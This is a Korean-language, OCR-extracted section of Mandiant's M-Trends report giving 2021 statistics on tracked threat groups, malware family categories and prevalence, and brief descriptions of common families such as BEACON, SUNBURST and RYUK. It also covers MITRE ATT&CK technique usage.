
위협 그룹

Mandiant 전문가들은 현재 이 ***M-Trends*** 보고 기간 동안 1,100개 이상의 새롭게 추적된 위협 그룹을 포함한 2,800개 이상의 위협 그룹을 추적하고 있습니다. Mandiant는 최일선 조사에서뿐만 아니라 공개 보고, 정보 공유 및 기타 연구 분석에서도 관찰된 공격자 활동 클러스팅 및 책임 규명을 통해 광범위한 위협 행위자 지식 기반을 계속 확장하고 있습니다.

2021년 Mandiant 전문가들은 두 개의 그룹을 위협 그룹 FIN12[8]및 FIN13[9]으로 명명했습니다. 또한 Mandiant는 중복되는 활동에 대한 광범위한 연구를 바탕으로 185개의 위협 그룹을 다른 위협 그룹들로 통합했습니다. Mandiant가 UNC 그룹을 어떻게 정의 및 참조하고 통합하는지에 대한 자세한 내용은 'Mandiant가 미분류 공격자를 추적하는 방법(How Mandiant Tracks Uncategorized Threat Actors)'에서 확인할 수 있습니다.[10]



2021년 위협 그룹



*Mandiant는 지능형 지속 공격(APT) 그룹 0~41을 추적합니다. 지난 몇 년간 APT 11 및 APT 13은 다른 그룹으로 통합되었고, 이후에 더 이상 사용되지 않아 Mandiant에서는 40개의 APT 그룹을 활발하게 추적하고 있습니다.


8. Mandiant(2021년 10월 07일). FIN12: 의료계를 공격적으로 공략한 활발한 랜섬웨어 침입 공격자
9. Mandiant(2021년 12월 07일). FIN13: 멕시코에 집중한 사이버 범죄 공격자
10. Mandiant(2020년 12월 17일). DebUNCing Attribution: Mandiant가 미분류 공격자를 추적하는 방법

멀웨어

Mandiant는 사이버 침해 사고, 공개 보고서 및 기타 다양한 연구 방법에서 얻은 인사이트를 바탕으로 멀웨어에 대한 지식을 지속적으로 확장합니다. 2021년, Mandiant는 700개가 넘는 새로운 멀웨어 패밀리에 대한 추적을 시작했습니다. 이 수치는 이전 추세를 따라 계속 증가하고 있으며, 감소할 징후는 보이지 않고 있습니다.

2021년, Mandiant 전문가들은 침해 피해 환경을 조사하는 동안 365개의 서로 다른 멀웨어 패밀리가 사용되고 있음을 관찰했습니다. 이 수치는 과거와 비교했을 때 관찰된 멀웨어 패밀리 수와 함께 계속 증가하고 있습니다. 침입 도중 Mandiant 전문가에게 발견된 약 365개의 멀웨어 패밀리 중 154개는 Mandiant가 2021년부터 추적을 해왔습니다.

멀웨어 패밀리란 샘플들이 일정 기준 이상의 '코드 겹침(code overlap)' 현상을 보이고 있어 Mandiant가 사실상 동일한 '패밀리(family)'인 것으로 간주하는 프로그램 또는 연관 프로그램의 집합을 말합니다. 단일 멀웨어가 변이를 거치면서 서로 중첩된 코드를 가졌음에도 새롭게 보이는 다수의 멀웨어로 재탄생할 수 있으므로 이를 포괄하기 위해 패밀리라는 용어가 사용됩니다.




멀웨어 패밀리 범주

2021년에 새롭게 추적된 733개의 멀웨어 패밀리 가운데 상위 5개 범주는 백도어(31%), 다운로더(13%), 드로퍼(13%), 랜섬웨어(7%), 런처(5%) 및 크리덴셜 도용자(5%)였습니다. 이러한 범주는 여전히 이전 연도와 일관되게 유지됩니다.

멀웨어 범주를 통해 멀웨어 패밀리의 주요 목적을 알 수 있습니다. 개별 멀웨어 패밀리에는 둘 이상의 범주에 활용되는 기능이 있는 경우에도 그 주된 목적을 가장 잘 설명해주는 하나의 범주만 할당됩니다.

멀웨어 범주	주요 목적
백도어	공격자가 설치된 시스템상에서 인터랙티브하게 커맨드를 입력할 수 있도록 해주는 것이 주요 목적인 프로그램입니다.
크리덴셜 도용	인증 크리덴셜에 액세스하거나 이를 복사 또는 도용하는 것이 주요 목적인 유틸리티입니다.
다운로더	지정된 주소에서 파일을 다운로드하고 때에 따라 실행하는 것이 유일한 목적이며, 추가 기능 또는 다른 유형의 인터랙티브한 커맨드를 지원하지 않는 프로그램입니다.
드로퍼	하나 이상의 파일을 추출, 설치하여 언제든 시작 또는 실행하는 것이 주요 목적인 프로그램입니다.
런처	하나 이상의 파일을 시작하는 것이 주된 목적인 프로그램입니다. 관련 파일을 포함하거나 구성하지 않고 이를 실행하거나 로드하는 역할만 하는 면에서 드로퍼나 인스톨러와 다릅니다.
랜섬웨어	데이터 암호화와 같은 공격 행위를 통해 피해 조직으로부터 금전적인 대가를 받아내는 것이 주요 목적인 프로그램입니다.
기타	유틸리티, 키로거, POS(Point Of Sale), 터널러 및 데이터 마이너 등 기타 모든 멀웨어 범주를 포괄합니다.

새롭게 추적된 멀웨어 패밀리 범주, 2021년



관찰된 멀웨어 패밀리란 Mandiant 전문가의 조사 과정에서 식별된 멀웨어 패밀리를 말합니다.


관찰된 멀웨어 패밀리 범주

백도어는 공격자들이 계속 선호하고 있는 멀웨어로, 지난 Mandiant 조사 기간 동안 관찰된 멀웨어 패밀리 범주 중 계속해서 가장 큰 비율을 차지합니다. 2021년 관찰된 365개의 멀웨어 패밀리 가운데 상위 5개 범주는 백도어(40%), 드로퍼(12%), 랜섬웨어(10%), 다운로더(7%), 크리덴셜 도용자(5%) 및 런처(4%)였습니다.

새롭게 추적된 멀웨어 패밀리와 유사하게 2021년 관찰된 멀웨어 패밀리의 22%는 '기타' 멀웨어 패밀리 범주로 구성되어 있습니다. 지난 몇 년간과 비교했을 때 이러한 수치는 공격자가 임무를 수행하기 위해 다양한 툴을 만들고 사용함에 따라 안정적으로 유지됩니다.

Mandiant는 공격자들이 사용하는 랜섬웨어 멀웨어 패밀리의 다양성이 증가하여 2020년 8%에서 2021년 10%로 증가했음을 관찰했습니다.


관찰된 멀웨어 패밀리 범주, 2021년



공개적으로 이용 가능한 툴 또는 코드 패밀리는 제한 없이 쉽게 구할 수 있습니다. 여기에는 인터넷에서 무료로 사용할 수 있는 툴뿐만 아니라 누구나 구매할 수 있는 유료로 판매되는 툴도 포함됩니다.

새롭게 추적된 멀웨어 패밀리의 공개 여부, 2021년


Mandiant 전문가는 새롭게 추적된 멀웨어 패밀리의 86%가 비공개 소프트웨어였던 반면 14%는 공개 소프트웨어였다고 밝혔습니다. 추적된 대부분의 새로운 멀웨어 패밀리는 공개 여부가 제한되거나 개인적으로 개발될 가능성이 높은 추세를 이어가고 있습니다.



비공개 툴 또는 코드 패밀리는 무료이거나 유료이거나에 관계없이 공개적으로 이용할 수 없는 것으로 파악되었습니다. 여기에는 비공개로 개발, 보유 또는 사용되는 툴뿐만 아니라 제한된 특정 고객 집단에게만 공유되거나 판매되는 툴도 포함됩니다.

관찰된 멀웨어 패밀리의 공개 여부, 2021년

새롭게 추적된 멀웨어 패밀리의 공개 여부와 유사하게, 2021년에도 Mandiant 전문가는 공격자가 침입 과정에서 사용한 멀웨어 패밀리의 72%가 비공개 소프트웨어였고 28%는 공개 소프트웨어였다는 사실을 발견했습니다. 공격자는 침입을 통해 임무를 수행하기 위해 공개 및 비공개 멀웨어를 모두 사용합니다. 많은 공격자들이 BEACON처럼 공개적으로 사용할 수 있는 동일한 멀웨어 패밀리를 사용하고 있지만, Mandiant는 공격자들이 피해자 환경에서 발전하고 적응하는 것을 거듭 목격하고 있습니다.



BEACON 사용 추이 변동

24% → **28%**


2020년 침입 중 비율 | **2021년 침입 중 비율**

발견 빈도가 가장 높은 멀웨어 패밀리

Mandiant 전문가가 조사한 침입 사례 가운데 가장 많이 발견된 멀웨어 패밀리는 BEACON, SUNBURST, METASPLOIT, SYSTEMBC, LOCKBI, RYUK였습니다. BEACON은 다시 한번 2021년에 관찰된 멀웨어 패밀리 중 가장 널리 퍼진 멀웨어 패밀리가 되었고, 이는 두 번째로 많이 발견된 멀웨어 패밀리의 발견 빈도의 3배에 해당합니다. 또한 침입 전반에서 BEACON을 사용하는 비율은 2020년 24%에서 2021년 28%로 증가했습니다. BEACON은 아직까지 공격자들이 선호하는 멀웨어 패밀리입니다. Mandiant 전문가들은 앞으로 몇 년 동안 BEACON의 사용 비율이 증가할 것으로 예상합니다.

SUNBURST[12]는 2021년 Mandiant가 조사한 전체 침입 중 9%에서 발견되었습니다. SUNBURST는 악성 업데이트를 통해 전 세계적으로 피해자 환경에 대규모로 배포되었고, 그 결과 광범위한 액세스 권한이 침해되었습니다. 이 지표는 두 번째로 널리 퍼진 초기 감염 벡터, 공급망 공격 및 침입에서의 SUNBURST 사용 사이에서 관찰된 관계와 일치합니다.

발견 빈도가 가장 높은 멀웨어 패밀리, 2021년



RYUK과 LOCKBIT은 2021년 Mandiant가 조사한 침입 사례 가운데 가장 많이 사용된 랜섬웨어 패밀리였습니다. 특히 새롭게 분류된 FIN12[13]는 RYUK, BEACON, SYSTEMBC 및 METASPLOIT을 활용하여 2021년 동안 관찰된 가장 활발한 침입 중 일부를 수행했습니다. 랜섬웨어 패밀리는 매년 멀웨어 패밀리 컬렉션에 지속적으로 기여하고 있습니다.

공격자들은 임무를 수행하기 위해 다양한 멀웨어를 계속해서 사용합니다. 2021년 Mandiant는 멀웨어 패밀리의 단 3.8%만이 10건 이상의 침입에서 사용된 반면, 81%의 멀웨어 패밀리는 오직 한두 건의 침입에서만 발견된 것을 확인했습니다. Mandiant는 몇 년 동안 공격자들이 계속해서 진화함에 따라 공격자 툴이 더욱 다양해지는 것을 관찰해 왔습니다. 이러한 다양화는 침입 전반에서 제한적인 툴 재구성이 계속되는 것을 통해 입증됩니다.

12. Mandiant(2020년 12월 13일). FIN12: 탐지하기 힘든 공격자, SolarWinds 공급망을 활용하여 선버스트(SUNBURST) 백도어를 통해 여러 글로벌 피해자 침해
13. Mandiant(2021년 10월 07일). FIN12: 의료계를 공격적으로 공략한 활발한 랜섬웨어 침입 공격자

멀웨어 정의

BEACON은 네트워크 환경의 침투 테스트에서 흔히 사용되는 Cobalt Strike 소프트웨어 플랫폼의 일부로서 시중에 판매 중인 백도어입니다. 이 멀웨어는 임의 코드 삽입 및 실행, 파일 업로드 및 다운로드, 셸 커맨드 실행과 같은 다양한 기능을 지원합니다. Mandiant는 BEACON이 APT19, APT32, APT40, APT41, FIN6, FIN7, FIN9, FIN11, FIN12, FIN13과 거의 650개의 UNC 그룹을 포함한 넓은 범위의 명명된 위협 그룹에서 사용되고 있음을 목격했습니다.

SUNBURST는 초기에 DNS를 통해 통신하는 .NET 기반 백도어입니다. SUNBURST는 도메인 생성 알고리즘을 사용하여 초기 원격 서버의 도메인을 생성합니다. DNS 응답은 HTTP를 통한 후속 통신에 사용되는 C2 서버의 도메인이 포함된 CNAME 레코드를 반환합니다. 지원되는 백도어 커맨드에는 파일 다운로드 및 실행, 파일 관리, 레지스트리 조작 및 프로세스 종료가 포함됩니다. 또한 SUNBURST는 탐지를 방지하기 위해 표적 서비스를 비활성화하고, 시스템의 IP 주소, DHCP 구성 및 도메인 정보를 포함하는 기본 시스템 정보를 업로드할 수 있습니다. Mandiant은 UNC2452에서 SUNBURST를 활용하는 것을 관찰했습니다.[14]

METASPLOIT는 사용자가 직접 취약점을 발견, 익스플로잇 및 검증해 볼 수 있는 침투 테스트 플랫폼입니다. Mandiant는 APT40, APT41, FIN6, FIN7, FIN11, FIN12, FIN13 및 40개의 UNC 그룹 등이 스파이 활동과 금전 탈취 목적의 활동부터 침투 테스트에 이르는 다양한 최종 목표를 위해 METASPLOIT를 사용 중임을 목격했습니다.

SYSTEMBC는 TCP를 통해 사용자 지정 바이너리 프로토콜을 사용하여 C2 서버에서 프록시 관련 커맨드를 검색하는 C로 작성된 터널러입니다. C2 서버는 SYSTEMBC가 C2 서버와 원격 시스템 간의 프록시 역할을 하도록 지시합니다. 또한 SYSTEMBC는 HTTP를 통해 추가 페이로드를 검색할 수도 있습니다. 일부 변종에서는 이러한 목적으로 Tor 네트워크를 사용할 수 있습니다. 다운로드된 페이로드는 실행 전에 디스크에 기록하거나 메모리에 직접 매핑할 수 있습니다. SYSTEMBC는 다른 멀웨어 패밀리와 관련된 네트워크 트래픽을 숨기는 데 사용되는 경우가 많습니다. 관찰된 패밀리에는 DANABOT, SMOKELOADER 및 URSNIF가 있습니다. Mandiant는 FIN12와 금전적 이익과 관련된 목표를 가진 무려 10개의 UNC 그룹이 SYSTEMBC를 사용하는 것을 목격했습니다.

LOCKBIT은 C로 작성된 랜섬웨어로, 로컬과 네트워크 공유에 저장된 파일을 암호화합니다. 또한 LOCKBIT은 네트워크에서 추가 시스템을 식별하고 SMB를 통해 전파할 수 있습니다. 파일을 암호화하기 전, LOCKBIT은 이벤트 로그를 지우고, 볼륨 섀도 복사본을 삭제하며, 파일 암호화 기능에 영향을 미칠 수 있는 프로세스와 서비스를 종료합니다. 암호화된 파일에 파일 확장자 '.lockbit'을 사용하는 LOCKBIT이 관찰되었습니다. Mandiant는 금전적 이익과 스파이 활동과 관련된 목표를 가진 10개가 넘는 UNC 그룹이 LOCKBIT을 사용하는 것을 확인했습니다.

RYUK는 C로 작성된 랜섬웨어로, 로컬 드라이브와 네트워크 공유에 저장된 파일을 암호화합니다. 이는 또한 백업 파일과 볼륨 섀도 복사본을 삭제합니다. 일부 RYUK 변종은 네트워크에서 다른 시스템으로 전파할 수 있습니다. Mandiant는 FIN6, FIN12 및 금전적 이익을 노리는 10개의 UNC 그룹이 RYUK을 사용하는 것을 목격했습니다.


14. 더 자세한 정보는 SolarWinds Breach Resource Center에서 확인하시기 바랍니다

멀웨어 패밀리의 **운영 체제별 효과성**이란 멀웨어 공격이 용이한 운영 체제를 말합니다.


운영 체제별 효과성

운영 체제별 효과성 부분에서는 새롭게 추적된 멀웨어 패밀리와 관찰된 멀웨어 패밀리가 대개 Windows에서 효과적이었기 때문에 2021년에도 이전 추세가 지속되었습니다. 그러나 Linux에 영향을 미치는 멀웨어 패밀리는 2021년에 더 멀리 퍼졌습니다. Linux에서 효과적인 새롭게 추적된 멀웨어 패밀리는 2020년 8%에 비해 2021년 11%로 증가했습니다. 또한 Linux에 효과적인 것으로 관찰된 멀웨어 패밀리도 2020년 13%에서 2021년 18%로 증가했습니다. 새로 추적된 멀웨어 패밀리와 관찰된 멀웨어 패밀리 모두에서 증가한 Linux에 대한 효과성은 다양한 운영 체제 환경을 개발하고 표적으로 삼는 공격자들의 능력과 의지를 보여줍니다. Mandiant가 조사한 침입 사례에서 공격자들은 계속해서 상대적으로 동일한 주의력을 가진 운영 체제를 표적으로 삼습니다.

운영 체제별 새롭게 추적된 멀웨어 패밀리의 효과성, 2021년



운영 체제별 관찰된 멀웨어 패밀리의 효과성, 2021년



위협 기술

Mandiant는 조사 결과를 MITRE ATT&CK 프레임워크에 매핑함으로써 보안 커뮤니티와 업계 지원에 전념하고 있습니다. 2021년 MITRE는 Linux, macOS 및 컨테이너 기술에 대한 MITRE의 범위 향상에 중점을 둔 ATT&CK 버전 9와 10을 릴리스했습니다. 2021년 Mandiant는 MITRE ATT&CK 프레임워크에 300여 개의 추가 Mandiant 기술을 매핑하여, 총 2,100개가 넘는 Mandiant 기술과 MITRE ATT&CK과 관련된 후속 조사 결과를 가져왔습니다.


기업은 구현할 보안 조치의 우선순위를 지정해야 하며, 침입 중에 사용되는 특정 기술이 이러한 의사 결정 프로세스에 영향을 미칠 가능성을 반영해야 합니다. 최근 침입 시 널리 사용되는 기술에 대해 조사하면 조직이 지능적인 보안 결정을 내리도록 지원할 수 있습니다.

Mandiant 전문가는 공격자들이 2021년 침입 사례에서 MITRE ATT&CK 기술의 70%와 하위 기술의 46%를 사용 중임을 확인했습니다. 2020년에 비해 관찰된 기술에서는 11%가 증가하고, 관찰된 하위 기술에서는 92%가 증가했음을 보여줍니다. 이는 공격자들이 추가 침입에 더 다양한 기술을 사용한다는 것을 보여주지만, Mandiant 전문가들은 이러한 증가가 어느 정도는 2021년에 구현된 위협 데이터의 더 강력한 분류와 체계적인 분류로 인한 것이라고 생각합니다.

2020년에 관찰된 기술의 37%(2020년 전체 기술의 23%)와 비교하여 2021년에는 관찰된 기술의 43%(전체 기술의 30%)가 5%가 넘는 침입에서 발견되었습니다. Mandiant 전문가들은 널리 퍼지지 않은 기술보다 가장 일반적으로 사용되는 기술에 대한 보안 조치 구현을 우선시할 것을 권고합니다.

MITRE ATT&CK®란 실제 사례에서의 관찰을 토대로 축적되어 전 세계에서 액세스할 수 있는 공격 전술 및 기술 관련 지식 기반을 말합니다. ATT&CK 지식 기반은 민간 부문, 정부, 사이버 보안 제품 및 서비스 커뮤니티가 특정 위협 모델 및 방법론을 개발하는 과정의 근거를 제공하고 있습니다.

사용 빈도가 가장 높은 MITRE ATT&CK 기술, 2021년



